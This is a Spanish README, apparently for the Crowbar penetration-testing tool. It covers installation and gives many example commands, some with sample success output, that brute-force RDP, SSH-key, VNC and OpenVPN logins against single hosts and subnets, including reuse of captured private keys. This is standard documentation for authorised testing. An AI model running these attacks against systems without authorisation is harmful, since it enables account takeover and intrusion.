 galkan/crowbar
Crowbar es una herramienta de fuerza bruta que puede ser utilizada durante pruebas de penetración. Está desarrollada para soportar protocolos que actualmente no son soportados por thc-hydra y otras herramientas populares de fuerza bruta.

Crowbar (anteriormente conocido como Levye) es una herramienta de fuerza bruta que se puede utilizar durante pruebas de penetración. Fue desarrollada para forzar algunos protocolos de una manera diferente a otras herramientas populares de fuerza bruta. Por ejemplo, mientras que la mayoría de las herramientas de fuerza bruta utilizan nombre de usuario y contraseña para SSH, Crowbar utiliza claves SSH. Esto permite que cualquier clave privada obtenida durante las pruebas de penetración sea utilizada para atacar otros servidores SSH.
Actualmente Crowbar soporta:
-b openvpn)-b rdp)-b sshkey)-b vnckey)Los usuarios de Kali Linux pueden hacer
# sudo apt install -y crowbar
De lo contrario, si deseas instalar desde el código fuente, instala todas las dependencias:
Debain 9/10+ & Kali Rolling
# sudo apt install -y nmap openvpn freerdp2-x11 tigervnc-viewer python3 python3-pip
Debain 7/8 & Kali 1/2
# sudo apt-get install -y nmap openvpn freerdp-x11 vncviewer
Luego obtén la última versión desde GitHub:
# git clone https://github.com/galkan/crowbar
# cd crowbar/
# pip3 install -r requirements.txt
Nota: El paquete del cliente RDP depende de tu SO:
freerdp2-x11freerdp-x11.xfreerdp.freerdp siguiendo: http://opentechnotes.blogspot.co.uk/2015/02/compile-headless-freerdp-credential-checking.html¡No olvides parchear ./lib/main.py para apuntar al nuevo binario!
openvpn, rdp, sshkey, vnckey</ruta/al/archivo> para lista de contraseñas-s/-S) antes de intentar la fuerza bruta. Esto descubrirá si el puerto del objetivo está abierto</ruta/al/archivo-o-carpeta> para archivos de clave (para SSH o VNC)</ruta/al/archivo> para almacenar el archivo de registro (por defecto es ./crowbar.log)</ruta/al/archivo> para un archivo de configuración de OpenVPN</ruta/al/archivo> para almacenar los intentos exitosos (por defecto es ./crowbar.out)</ruta/al/archivo> que almacena las direcciones IP objetivo</ruta/al/archivo> que almacena la lista de nombres de usuarioSi deseas ver todas las opciones de uso, por favor usa: ./crowbar.py --help.
ATENCIÓN: Si deseas usar un nombre de usuario que incluya DOMINIO, especifica el nombre de usuario como se muestra a continuación. La barra invertida (\) es el carácter de escape en Python. Por lo tanto, debes usar uno de los siguientes dos formatos:
# ./crowbar.py -b rdp -u DOMAIN\\gokhan alkan -c Aa123456 -s 10.68.35.150/32
2015-03-28 11:03:39 RDP-SUCCESS : 10.68.35.150:3389 - "DOMAIN\gokhan alkan":Aa123456,
# ./crowbar.py -b rdp -u gokhan alkan@ornek -c Aa123456 -s 10.68.35.150/32
2015-03-28 11:04:00 RDP-SUCCESS : 10.68.35.150:3389 - "gokhan alkan@DOMAIN":Aa123456,
A continuación se muestran algunos ejemplos de ataque a RDP usando Crowbar.
Fuerza bruta RDP a una sola dirección IP usando un solo nombre de usuario y una sola contraseña:
# ./crowbar.py -b rdp -s 192.168.2.182/32 -u admin -c Aa123456

Fuerza bruta RDP a una sola dirección IP usando un archivo de lista de nombres de usuario y una sola contraseña:
# ./crowbar.py -b rdp -s 192.168.2.211/32 -U ~/Desktop/userlist -c passw0rd

Fuerza bruta RDP a una sola dirección IP usando un solo nombre de usuario y una lista de contraseñas:
# ./crowbar.py -b rdp -s 192.168.2.250/32 -u localuser -C ~/Desktop/passlist


Fuerza bruta RDP a una subred usando una lista de nombres de usuario y una lista de contraseñas en modo de descubrimiento:
# ./crowbar.py -b rdp -s 192.168.2.0/24 -U ~/Desktop/userlist -C ~/Desktop/passlist -d
A continuación se muestran algunos ejemplos que puedes usar con Crowbar.
Intento de fuerza bruta con clave SSH a una sola dirección IP usando un solo nombre de usuario y una sola clave SSH privada:
# ./crowbar.py -b sshkey -s 192.168.2.105/32 -u root -k ~/.ssh/id_rsa

Intento de fuerza bruta con clave SSH a una sola dirección IP usando un solo nombre de usuario y todas las claves SSH en una carpeta:
# ./crowbar.py -b sshkey -s 192.168.2.105/32 -u root -k ~/.ssh/

Intento de fuerza bruta con clave SSH a una subred usando un solo nombre de usuario y todas las claves SSH en una carpeta en modo de descubrimiento:
# ./crowbar.py -b sshkey -s 192.168.2.0/24 -u root -k ~/.ssh/ -d

A continuación se muestra un ejemplo de ataque a un servicio VNC usando Crowbar.
Intento de fuerza bruta VNC a una sola dirección IP usando un archivo de contraseñas con un número de puerto especificado:
# ./crowbar.py -b vnckey -s 192.168.2.105/32 -p 5902 -k ~/.vnc/passwd

A continuación se muestra un ejemplo de ataque a OpenVPN usando Crowbar.
Intento de fuerza bruta OpenVPN a una sola dirección IP usando un archivo de configuración, un solo nombre de usuario y una sola contraseña con un número de puerto especificado y un archivo de certificado opcional. No importa si es TCP o UDP:
# grep remote ~/Desktop/vpnbook.ovpn
remote vpn.example.com 1194 udp
# host vpn.example.com | awk '{print $1}'
198.7.62.204
# grep '^auth-user-pass' ~/Desktop/vpnbook.ovpn
# ./crowbar.py -b openvpn -s 198.7.62.204/32 -p 1194 -m ~/Desktop/vpnbook.ovpn -k ~/Desktop/vpnbook_ca.crt -u vpnbook -c cr2hudaF







